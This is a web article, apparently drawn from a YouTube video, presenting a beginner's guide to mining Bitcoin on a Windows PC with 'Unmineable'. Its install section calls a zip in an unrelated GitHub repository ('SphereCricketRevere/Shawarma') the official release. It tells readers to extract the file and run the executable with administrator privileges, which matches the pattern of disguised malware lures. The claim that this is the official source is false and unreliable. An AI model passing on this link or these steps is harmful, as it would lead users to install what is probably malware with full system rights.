Bitcoin Mining, A Complete Guide to Mining Bitcoin on PC

· based on the channel FINCOR
Mining Bitcoin on a PC is achievable through specialized software like Unmineable, which allows miners to earn Bitcoin by mining various cryptocurrencies using their GPU or CPU. The process involves downloading and configuring the mining software, setting up a Bitcoin wallet for payouts, and optimizing settings for maximum efficiency. Beginners can start mining Bitcoin on their Windows PC by following clear steps and using popular wallets like Exodus or Coinbase.
What is Bitcoin Mining and How Does It Work on PC?
Bitcoin mining is the process of verifying transactions on the Bitcoin blockchain by solving cryptographic puzzles. Miners use computing power to find solutions, and successful miners receive Bitcoin as a reward. On a PC, mining typically involves using GPU (Graphics Processing Unit) or CPU (Central Processing Unit) power to contribute to a mining pool, increasing the chances of earning rewards.
Unmineable is a popular mining software that simplifies the process for PC users by allowing them to mine a range of cryptocurrencies but receive payouts in Bitcoin. This makes it ideal for beginners who want to mine Bitcoin without investing in expensive ASIC hardware.
How to Download and Install Unmineable Safely
To start mining Bitcoin on your PC, first download Unmineable from a trusted source. The official release can be found on GitHub at https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. Always verify the integrity of downloaded files to avoid malware.
Installation is straightforward:
- Extract the downloaded zip file.
- Run the executable file with administrator privileges.
- Follow on-screen instructions to configure your mining settings.
This software supports NVIDIA GPUs and is optimized for Windows PCs.
Setting Up Your Bitcoin Wallet for Mining Payouts
To receive mined Bitcoin, you need a secure Bitcoin wallet address. Two popular options are:
- Exodus Wallet: A user-friendly desktop and mobile wallet supporting multiple cryptocurrencies.
- Coinbase Wallet: A widely used platform with integrated exchange services.
Create your wallet if you don’t have one, then copy your Bitcoin address to use in the Unmineable miner configuration. This ensures all mining rewards are sent directly to your wallet.
Configuring Unmineable for Maximum Efficiency
After installing Unmineable and setting your wallet address, configure the miner to maximize your hashrate and reduce fees:
- Select the cryptocurrency to mine (Unmineable supports various coins but pays out in Bitcoin).
- Input your Bitcoin wallet address.
- Choose the mining pool server closest to your location to reduce latency.
- Adjust GPU settings to balance performance and hardware temperature.
- Use the referral code "FINCOR" to reduce the pool fee from 1% to 0.75%, increasing your net earnings.
Monitor your hashrate and earnings through the software dashboard. Higher hashrate means more mining power and greater potential rewards.
Understanding Earnings and When You Get Paid
Mining payouts depend on the total work contributed to the pool and the current cryptocurrency market prices. Unmineable aggregates mining power from users and distributes Bitcoin rewards proportionally.
Payments are typically made once a certain threshold of Bitcoin is mined and credited to your wallet address. Keep in mind:
- Mining profitability varies with electricity costs and hardware efficiency.
- Mining stresses PC components and increases power consumption.
- Earnings are not guaranteed and depend on market conditions.
Common Questions and Troubleshooting
Many beginners ask about hashrate optimization, software reliability, and expected earnings. Real user feedback highlights:
- How to achieve a stable and high hashrate.
- Ways to avoid common setup errors.
- Monitoring software for real-time performance.
Maintaining proper cooling and regularly updating drivers can enhance stability and performance. Researching your hardware’s mining capabilities helps set realistic expectations.
Useful Links
Conclusion
Mining Bitcoin on a PC using Unmineable is a practical entry point for beginners wanting to engage with cryptocurrency mining without expensive ASIC rigs. By setting up a secure wallet, configuring the software efficiently, and understanding the factors affecting profitability, you can start earning Bitcoin rewards. Be mindful of hardware stress and electricity costs to maintain a sustainable mining operation.
Refer to the Exodus wallet to create your secure Bitcoin wallet and kickstart your mining journey. This article is based on insights from the FINCOR channel, providing expert guidance on PC-based Bitcoin mining.
Key takeaways
- Unmineable software enables Bitcoin mining on Windows PCs with GPU or CPU.
- Mining rewards are paid in Bitcoin even when mining other cryptocurrencies.
- Step-by-step setup includes wallet creation via Exodus or Coinbase.
- Mining profitability depends on hardware and electricity costs.
- Using referral code FINCOR reduces Unmineable pool fees from 1% to 0.75%.
Questions & answers
Can I mine Bitcoin directly on a regular PC?
Direct Bitcoin mining on a regular PC with CPU or GPU is generally inefficient compared to specialized ASIC miners. However, software like Unmineable allows you to mine other cryptocurrencies and be paid in Bitcoin, making PC mining accessible for beginners.
What hardware do I need to start mining Bitcoin on PC?
You need a Windows PC with a decent GPU, preferably an NVIDIA graphics card, to run mining software like Unmineable. A strong GPU improves your hashrate and potential earnings, while a reliable CPU can support mining but with lower efficiency.
How do I get paid for the Bitcoin I mine?
You receive mining payouts to your Bitcoin wallet address, which you provide when setting up the mining software. Payments are made when your mined Bitcoin balance reaches a minimum payout threshold in the mining pool.
Is mining Bitcoin on PC profitable in 2026?
Profitability depends on your hardware's efficiency, electricity costs, and current cryptocurrency prices. Mining puts a load on your PC and can increase electricity bills, so it's essential to research and calculate your expected returns before starting.
Source: Bitcoin Mining — How to MINE Bitcoin on PC 2025 | For Beginners | Step by Step Guide · Markdown version